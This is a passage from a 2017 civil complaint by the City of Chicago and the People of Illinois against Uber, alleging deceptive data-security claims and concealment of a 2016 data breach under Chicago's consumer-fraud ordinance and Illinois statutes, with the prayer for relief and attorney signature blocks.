Violation of Municipal Code of Chicago § 2-25-090
(On Behalf of Plaintiff City of Chicago Against Defendant)

58. Plaintiff City of Chicago incorporates the foregoing allegations as if fully set forth herein.

59. Chicago Municipal Code Section 2-25-090 (the "Ordinance") provides that any "unlawful practice" under the Illinois Consumer Fraud and Deceptive Business Practices Act ("ICFA") constitutes a violation of the Ordinance.

60. The Ordinance states, in relevant part that:

(a) No person shall engage in any act of consumer fraud, unfair method of competition, or deceptive practice while conducting any trade or business in the city. *Any conduct constituting an unlawful practice under the Illinois Consumer Fraud and Deceptive Business Practices Act, as now or hereafter amended, or constituting a violation of Section 7-4-040, Section 7-4-060 or any section of this Code relating to business operations or consumer protection, shall be a violation of this section.* In construing this section, consideration shall be given to court interpretations relating to the Illinois Consumer Fraud and Deceptive Business Practices Act, as amended. In construing this section, consideration shall also be given to the interpretations of the Federal Trade Commission and the federal courts relating to Section 5(a) of the Federal Trade Commission Act, 15 U.S.C.A., Section 45.

MCC § 2-25-090(a) (*emphasis added*).

61. For its part, Section 2 of the ICFA, 815 ILCS 505/2, provides:

Unfair methods of competition and unfair or deceptive acts or practices, including but not limited to the use or employment of any deception fraud, false pretense, false promise, misrepresentation or the concealment,

suppression or omission of any material fact, with intent that others rely upon the concealment, suppression or omission of such material fact, or the use or employment of any practice described in section 2 of the 'Uniform Deceptive Trade Practices Act', approved August 5, 1965, in the conduct of any trade or commerce are hereby declared unlawful whether any person has in fact been misled, deceived or damaged thereby. In construing this section consideration should be given to the interpretations of the Federal Trade Commission and the federal courts relating to Section 5 (a) of the Federal Trade Commission Act.

62. While engaging in trade or commerce, Uber has engaged in conduct that constitutes a deceptive act or practice declared unlawful under Section 2 of the ICFA, inasmuch as it made deceptive public representations about the nature of its data security safeguards to the public, including Chicago residents, assuring them that it would take appropriate measures to ensure that their personal information was secure.

63. Uber intended that the public, including Chicago residents, rely on its deceptive representations and communications regarding the security of their personal information.

64. Rather than following industry best practices to keep personal information protected, secure, and not susceptible to access by unauthorized third parties, Uber mishandled that personal information in such a manner that allowed it to be easily susceptible to attack.

65. Uber's conduct constitutes an unlawful practice under the ICFA and, accordingly, violates the Ordinance.

66. The penalty for violating the Ordinance is a fine of not less than \$2,000 nor more than \$10,000 for each offense. MCC § 2-25-090(f). Moreover, "[e]ach day that a violation continues shall constitute a separate and distinct offense to which a separate fine shall apply." *Id.*

67. A violation of the Ordinance also entitles the City to equitable relief, including, but not limited to, restitution. MCC § 2-25-090(e)(4).

SECOND CAUSE OF ACTION
Failure to Give Prompt Notice of Data Breach
Violation of Municipal Code of Chicago § 2-25-090
(On Behalf of Plaintiff City of Chicago Against Defendant)

68. Plaintiff City of Chicago incorporates the foregoing allegations as if fully set forth herein.

69. The Ordinance provides that any “unlawful practice” under the ICFA constitutes a violation of the Ordinance.

70. A violation of Illinois’s Personal Information Protection Act, 815 ILCS 530/1, *et seq.* (“PIPA”) “constitutes an unlawful practice under the Consumer Fraud and Deceptive Business Practices Act.” *See* 815 ILCS 530/20.

71. Thus, a violation of PIPA is also a violation of the Ordinance.

72. Section 10(a) of PIPA states that:

- (a) Any data collector that owns or licenses personal information concerning an Illinois resident shall notify the resident at no charge that there has been a breach of the security of the system data following discovery or notification of the breach. *The disclosure notification shall be made in the most expedient time possible and without unreasonable delay*, consistent with any measures necessary to determine the scope of the breach and restore the reasonable integrity, security, and confidentiality of the data system.

815 ILCS 530/10 (*emphasis added*).

73. Section 10(a) of PIPA also specifies the required content of the disclosure notification:

The disclosure notification to an Illinois resident shall include, but need not be limited to, information as follows:

(1) With respect to personal information as defined in Section 5 in paragraph (1) of the definition of “personal information”:

- (A) the toll-free numbers and addresses for consumer reporting agencies;

(B) the toll-free number, address, and website address for the Federal Trade Commission; and

(C) a statement that the individual can obtain information from these sources about fraud alerts and security freezes.

(2) With respect to personal information defined in Section 5 in paragraph (2) of the definition of “personal information”, notice may be provided in electronic form or other form directing the Illinois resident whose personal information has been breached to promptly change his or her user name or password and security question or answer, as applicable, or to take other steps appropriate to protect all online accounts for which the resident uses the same user name or email address and password or security question and answer.

74. Upon information and belief, Uber is a data collector that owns or licenses personal information concerning Illinois, including Chicago, residents.

75. Additionally, Section 10(b) of PIPA states:

(b) Any data collector that maintains or stores, but does not own or license, computerized data that includes personal information that the data collector does not own or license shall notify the owner or licensee of the information of any breach of the security of the data immediately following discovery, if the personal information was, or is reasonably believed to have been, acquired by an unauthorized person. In addition to providing such notification to the owner or licensee, the data collector shall cooperate with the owner or licensee in matters relating to the breach. That cooperation shall include, but need not be limited to, (i) informing the owner or licensee of the breach, including giving notice of the date or approximate date of the breach and the nature of the breach, and (ii) informing the owner or licensee of any steps the data collector has taken or plans to take relating to the breach. The data collector’s cooperation shall not, however, be deemed to require either the disclosure of confidential business information or trade secrets or the notification of an Illinois resident who may have been affected by the breach.

815 ILCS 530/10(b).

76. In the alternative, pursuant to Section 10(b) of PIPA, Uber is a data collector that maintains or stores computerized data that includes personal information of Chicago and Illinois

residents.

77. Uber failed to notify Chicago residents that a data breach of the security of its system data had occurred in the most expedient time possible and without unreasonable delay. In fact, as of the date of filing this Complaint, Uber has failed to provide the disclosure notifications to Chicago residents required by Section 10 of PIPA and the Ordinance, even though Uber has known about this data breach for over a year.

78. Because of this delay, Chicago residents with compromised personal information have been unable to adequately protect themselves from potential identity theft.

79. As a result, Uber has violated PIPA.

80. Uber's violations of PIPA constitute unlawful practices under the ICFA and, therefore, violations of the Ordinance. The penalty for violating the Ordinance is a fine of not less than \$2,000 nor more than \$10,000 for each offense. MCC § 2-25-090(f). Moreover, "[e]ach day that a violation continues shall constitute a separate and distinct offense to which a separate fine shall apply." *Id.*

81. A violation of the Ordinance also entitles the City to equitable relief, including, but not limited to, restitution. MCC § 2-25-090(e)(4).

THIRD CAUSE OF ACTION
Concealment of Data Breach
Violation of Municipal Code of Chicago § 2-25-090
(On Behalf of Plaintiff City of Chicago Against Defendant)

82. Plaintiff City of Chicago incorporates the foregoing allegations as if fully set forth herein.

83. The Ordinance provides that any "unlawful practice" under the ICFA constitutes a violation of the Ordinance.

84. While engaging in trade or commerce, Uber has engaged in conduct that

constitutes a deceptive act or practice declared unlawful under Section 2 of the ICFA, in that it made deceptive public representations and communications about the nature of its data security safeguards to the public, including Chicago residents, assuring them that it would take appropriate measures to ensure that their personal information was secure.

85. Uber became aware of the data breach in October 2016. Instead of reporting the breach as it is required to do under law, Uber concealed the breach—deciding instead to pay the hackers \$100,000 to delete the data and not report the breach to authorities and affected consumers. Uber has known about this data breach for over a year and has still not directly notified any Chicago resident affected by the data breach.

86. Rather than following industry best practices to keep personal information protected, secure, and not susceptible to access by unauthorized third parties, Uber mishandled that personal information in such a manner that allowed it to be easily susceptible to attack.

87. Uber's conduct constitutes an unfair practice deemed unlawful under the ICFA and, accordingly, violates the Ordinance.

88. The penalty for violating the Ordinance is a fine of not less than \$2,000 nor more than \$10,000 for each offense. MCC § 2-25-090(f). Moreover, "[e]ach day that a violation continues shall constitute a separate and distinct offense to which a separate fine shall apply." *Id.*

89. A violation of the Ordinance also entitles the City to equitable relief, including, but not limited to, restitution. MCC § 2-25-090(e)(4).

FOURTH CAUSE OF ACTION
Failure to Safeguard Personal Information
Violation of Municipal Code of Chicago § 2-25-090
(On Behalf of Plaintiff City of Chicago Against Defendant)

90. Plaintiff City of Chicago incorporates the foregoing allegations as if fully set forth herein.

91. The Ordinance provides that any “unlawful practice” under the ICFA constitutes a violation of the Ordinance.

92. While conducting trade or commerce, Uber has engaged in conduct that constitutes an unfair act or practice declared unlawful under Section 2 of the ICFA, in that it purposefully concealed the data breach, allowing it to maintain its advantage over its competition.

93. Uber knows that its customers and drivers value the security of their data, and if the data breach was made public, Uber would potentially lose customer and driver business.

94. Uber’s conduct constitutes an unfair practice deemed unlawful under the ICFA and, accordingly, violates the Ordinance.

95. The penalty for violating the Ordinance is a fine of not less than \$2,000 nor more than \$10,000 for each offense. MCC § 2-25-090(f). Moreover, “[e]ach day that a violation continues shall constitute a separate and distinct offense to which a separate fine shall apply.” *Id.*

96. A violation of the Ordinance also entitles the City to equitable relief, including, but not limited to, restitution. MCC § 2-25-090(e)(4).

FIFTH CAUSE OF ACTION
Declaratory and Injunctive Relief
(On Behalf of Plaintiff City of Chicago Against Defendant)

97. Plaintiff City of Chicago incorporates the foregoing allegations as if fully set forth herein.

98. Pursuant to 735 ILCS 5/2-701, this Court “may make binding declarations of rights, having the force of final judgments . . . including the determination . . . of the construction of any statute, municipal ordinance, or other governmental regulation . . . and a declaration of the rights of the parties interested.”

99. Such a declaration of rights “may be obtained . . . as incident to or part of a complaint . . . seeking other relief as well.” 735 ILCS 5/2-701(b).

100. Chicago seeks a judgment declaring that Uber has violated the Ordinance.

101. Chicago further contends that Uber’s data security measures were inadequate to protect the public’s sensitive personal information.

102. Upon information and belief, these data security measures remain inadequate. Chicago residents will continue to suffer or be vulnerable to injury, unless this is rectified through injunctive relief.

SIXTH CAUSE OF ACTION
Deceptive Public Representations of Data Protection Safeguards
Violation of the Illinois Consumer Fraud and Deceptive Business Practices Act
(On Behalf of Plaintiff People of the State of Illinois Against Defendant)

103. Plaintiff People of the State of Illinois incorporate the foregoing allegations as if fully set forth herein.

104. Section 2 of the ICFA, 815 ILCS 505/2, provides:

Unfair methods of competition and unfair or deceptive acts or practices, including but not limited to the use or employment of any deception fraud, false pretense, false promise, misrepresentation or the concealment, suppression or omission of any material fact, with intent that others rely upon the concealment, suppression or omission of such material fact, or the use or employment of any practice described in section 2 of the ‘Uniform Deceptive Trade Practices Act’, approved August 5, 1965, in the conduct of any trade or commerce are hereby declared unlawful whether any person has in fact been misled, deceived or damaged thereby. In construing this section consideration should be given to the interpretations of the Federal Trade Commission and the federal courts relating to Section 5 (a) of the Federal Trade Commission Act.

105. While engaging in trade or commerce, Uber has engaged in conduct that constitutes a deceptive act or practice declared unlawful under Section 2 of the ICFA, inasmuch as it made deceptive public representations about the nature of its data security safeguards to the

public, including Illinois residents, assuring them that it would take appropriate measures to ensure that their personal information was secure.

106. Uber intended that the public, including Illinois residents, rely on its deceptive representations and communications regarding the security of their personal information.

107. Rather than following industry best practices to keep personal information protected, secure, and not susceptible to access by unauthorized third parties, Uber mishandled that personal information in such a manner that allowed it to be easily susceptible to attack.

108. Uber's conduct constitutes an unlawful practice under the ICFA.

109. Pursuant to 815 ILCS 505/7(b), the penalty for violating the ICFA is a sum not to exceed \$50,000 or, if the Court finds that Uber's above-described practices were intended to defraud Illinois residents, \$50,000 per violation.

110. In addition to any other civil penalty provided, if a person is found by the Court to have engaged in any method, act, or practice declared unlawful under the ICFA, and the violation was committed against a person 65 years of age or older, the Court may impose an additional civil penalty in a sum not to exceed \$10,000 per violation. 815 ILCS 505/7(c).

SEVENTH CAUSE OF ACTION
Failure to Give Prompt Notice of Data Breach
Violation of Illinois's Personal Information Protection Act
(On Behalf of Plaintiff People of the State of Illinois Against Defendant)

111. Plaintiff People of the State of Illinois incorporates the foregoing allegations as if fully set forth herein.

112. A violation of PIPA, 815 ILCS 530/1, *et seq.*, "constitutes an unlawful practice under the Consumer Fraud and Deceptive Business Practices Act." *See* 815 ILCS 530/20.

113. Section 10 of PIPA states that:

(a) Any data collector that owns or licenses personal information

concerning an Illinois resident shall notify the resident at no charge that there has been a breach of the security of the system data following discovery or notification of the breach. *The disclosure notification shall be made in the most expedient time possible and without unreasonable delay*, consistent with any measures necessary to determine the scope of the breach and restore the reasonable integrity, security, and confidentiality of the data system

- (b) Any data collector that maintains or stores, but does not own or license, computerized data that includes personal information that the data collector does not own or license shall notify the owner or licensee of the information of any breach of the security of the data immediately following discovery, if the personal information was, or is reasonably believed to have been, acquired by an unauthorized person. In addition to providing such notification to the owner or licensee, the data collector shall cooperate with the owner or licensee in matters relating to the breach. That cooperation shall include, but need not be limited to, (i) informing the owner or licensee of the breach, including giving notice of the date or approximate date of the breach and the nature of the breach, and (ii) informing the owner or licensee of any steps the data collector has taken or plans to take relating to the breach. The data collector's cooperation shall not, however, be deemed to require either the disclosure of confidential business information or trade secrets or the notification of an Illinois resident who may have been affected by the breach.

815 ILCS 530/10 (*emphasis added*).

114. Section 10 of PIPA also specifies the required content of the disclosure notification:

The disclosure notification to an Illinois resident shall include, but need not be limited to, information as follows:

- (1) With respect to personal information as defined in Section 5 in paragraph (1) of the definition of "personal information":

(A) the toll-free numbers and addresses for consumer reporting agencies;

(B) the toll-free number, address, and website address for the Federal Trade Commission; and

(C) a statement that the individual can obtain information from these sources about fraud alerts and security freezes.

(2) With respect to personal information defined in Section 5 in paragraph (2) of the definition of “personal information”, notice may be provided in electronic form or other form directing the Illinois resident whose personal information has been breached to promptly change his or her user name or password and security question or answer, as applicable, or to take other steps appropriate to protect all online accounts for which the resident uses the same user name or email address and password or security question and answer.

115. Uber is a data collector that owns or licenses personal information concerning Illinois, including Cook County, residents.

116. Uber failed to notify Illinois residents that a data breach had occurred in the most expedient time possible and without unreasonable delay. In fact, as of the date of filing this Complaint, Uber has failed to provide the disclosure notifications to Illinois residents required by Section 10 of PIPA, even though Uber has known about this data breach for over a year.

117. Because of this delay, Illinois residents with compromised personal information have been unable to adequately protect themselves from potential identity theft.

118. As a result, Uber has violated PIPA.

119. Uber’s violations of PIPA constitute unlawful practices under the ICFA. Pursuant to 815 ILCS 505/7(b), the penalty for violating the ICFA is a sum not to exceed \$50,000 or, if the Court finds that Uber’s above-described practices were intended to defraud Illinois residents, \$50,000 per violation.

120. In addition to any other civil penalty provided, if a person is found by the Court to have engaged in any method, act, or practice declared unlawful under the ICFA, and the violation was committed against a person 65 years of age or older, the Court may impose an additional civil penalty in a sum not to exceed \$10,000 per violation. 815 ILCS 505/7(c).

EIGHTH CAUSE OF ACTION
Concealment of Data Breach
Violation of Illinois Consumer Fraud and Deceptive Business Practices Act
(On Behalf of Plaintiff People of the State of Illinois Against Defendant)

121. Plaintiff People of the State of Illinois incorporates the foregoing allegations as if fully set forth herein.

122. While engaging in trade or commerce, Uber has engaged in conduct that constitutes a deceptive act or practice declared unlawful under Section 2 of the ICFA, in that it made deceptive public representations and communications about the nature of its data security safeguards to the public, including Illinois residents, assuring them that it would take appropriate measures to ensure that their personal information was secure.

123. Uber became aware of the data breach in October 2016. Instead of reporting the breach as it is required to do under law, Uber concealed the breach—deciding instead to pay the hackers \$100,000 to delete the data and not report the breach to authorities and affected consumers. Uber has known about this data breach for over a year and has still not directly notified any Illinois residents affected by the data breach.

124. Rather than following industry best practices to keep personal information protected, secure, and not susceptible to access by unauthorized third parties, Uber mishandled that personal information in such a manner that allowed it to be easily susceptible to attack.

125. Uber's conduct constitutes an unfair practice deemed unlawful under the ICFA.

126. Pursuant to 815 ILCS 505/7(b), the penalty for violating the ICFA is a sum not to exceed \$50,000 or, if the Court finds that Uber's above-described practices were intended to defraud Illinois residents, \$50,000 per violation.

127. In addition to any other civil penalty provided, if a person is found by the Court to have engaged in any method, act, or practice declared unlawful under the ICFA, and the

violation was committed against a person 65 years of age or older, the Court may impose an additional civil penalty in a sum not to exceed \$10,000 per violation. 815 ILCS 505/7(c).

NINTH CAUSE OF ACTION
Concealment of Data Breach
Violation of Illinois Consumer Fraud and Deceptive Business Practices Act
(On Behalf of Plaintiff People of the State of Illinois Against Defendant)

128. Plaintiff People of the State of Illinois incorporates the foregoing allegations as if fully set forth herein.

129. While conducting trade or commerce, Uber has engaged in conduct that constitutes an unfair act or practice declared unlawful under Section 2 of the ICFA, in that it purposefully concealed the data breach, allowing it to maintain its advantage over its competition.

130. Uber knows that its customers and drivers value the security of their data, and if the data breach was made public, Uber would potentially lose customer and driver business.

131. Uber's conduct constitutes an unfair practice deemed unlawful under the ICFA.

132. Pursuant to 815 ILCS 505/7(b), the penalty for violating the ICFA is a sum not to exceed \$50,000 or, if the Court finds that Uber's above-described practices were intended to defraud Illinois residents, \$50,000 per violation.

133. In addition to any other civil penalty provided, if a person is found by the Court to have engaged in any method, act, or practice declared unlawful under the ICFA, and the violation was committed against a person 65 years of age or older, the Court may impose an additional civil penalty in a sum not to exceed \$10,000 per violation. 815 ILCS 505/7(c).

TENTH CAUSE OF ACTION
Declaratory and Injunctive Relief
(On Behalf of Plaintiff People of the State of Illinois Against Defendant)

134. Plaintiff People of the State of Illinois incorporates the foregoing allegations as if

fully set forth herein.

135. Pursuant to 735 ILCS 5/2-701, this Court “may make binding declarations of rights, having the force of final judgments . . . including the determination . . . of the construction of any statute, municipal ordinance, or other governmental regulation . . . and a declaration of the rights of the parties interested.”

136. Such a declaration of rights “may be obtained . . . as incident to or part of a complaint . . . seeking other relief as well.” 735 ILCS 5/2-701(b).

137. Plaintiff People of the State of Illinois seeks a judgment declaring that Uber has violated the ICFA and PIPA.

138. Plaintiff People of the State of Illinois further contends that Uber’s data security measures were inadequate to protect the public’s sensitive personal information.

139. Upon information and belief, these data security measures remain inadequate. Illinois residents will continue to suffer or be vulnerable to injury, unless this is rectified through injunctive relief.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs City of Chicago and People of the State of Illinois respectfully request that the Court enter an Order granting the following relief:

A. Declaring that Defendant Uber’s actions constitute violations of the Ordinance, PIPA, and ICFA, including by (i) failing to notify Chicago and Illinois residents of the data breach within the most expedient time possible and without unreasonable delay, and (ii) engaging in conduct that constitutes a deceptive act or practice declared unlawful under Section 2 of the Illinois ICFA;

B. Fining Uber for each violation of the Ordinance involving a Chicago resident, in

the amount of \$10,000 for each day such violation has existed and continues to exist;

C. Fining Uber \$50,000 for violating the ICFA or, if the Court finds that Uber engaged in the above-described conduct with the intent to defraud, \$50,000 for each such violation;

D. Fining Uber an additional \$10,000 for each violation described above involving an Illinois resident 65 years of age or older for each day such violation has existed and continues to exist;

E. Awarding appropriate restitution to Plaintiffs in an amount to be determined at trial;

F. Awarding Plaintiffs their reasonable attorneys' fees and costs;

G. Awarding Plaintiffs pre- and post-judgment interest, to the extent allowable;

H. Awarding such and other injunctive and declaratory relief as is necessary; and

I. Awarding such other and further relief as the Court deems reasonable and just.

JURY DEMAND

Plaintiffs request a trial by jury of all claims that can so be tried.

Dated: November 27, 2017

Respectfully submitted,

EDWARD SISSEL
Corporation Counsel, City of Chicago

KIMBERLY M. FOXX
State's Attorney of Cook County

By: /s/ Edward N. Siskel

By: /s/ Chaka M. Patterson

Edward N. Siskel
Corporation Counsel
edward.siskel@cityofchicago.org
CITY OF CHICAGO, DEPARTMENT OF LAW
30 North LaSalle Street, Suite 1230
Chicago, Illinois 60602
Tel: 312.744.6929
Fax: 312.742.3832

Chaka M. Patterson
Assistant State's Attorney
chaka.patterson@cookcountyil.gov
COOK COUNTY STATE'S ATTORNEY'S OFFICE
69 West Washington Street, Suite 3130
Chicago, Illinois 60602
Tel: 312.603.8600
Fax: 312.603.9830

Special Assistant Corporation Counsel

By: /s/ Jay Edelson _____

Jay Edelson
jedelson@edelson.com
Rafey S. Balabanian
rbalabanian@edelson.com
Benjamin H. Richman
brichman@edelson.com
Ari J. Scharg
ascharg@edelson.com
EDELSON PC
350 North LaSalle Street, 13th Floor
Chicago, Illinois 60654
Tel: 312.589.6370
Fax: 312.589.6378
Firm ID: 62075

Special Assistant State's Attorney

By: /s/ Jay Edelson _____

Jay Edelson
jedelson@edelson.com
Rafey S. Balabanian
rbalabanian@edelson.com
Benjamin H. Richman
brichman@edelson.com
Ari J. Scharg
ascharg@edelson.com
EDELSON PC
350 North LaSalle Street, 13th Floor
Chicago, Illinois 60654
Tel: 312.589.6370
Fax: 312.589.6378
Firm ID: 62075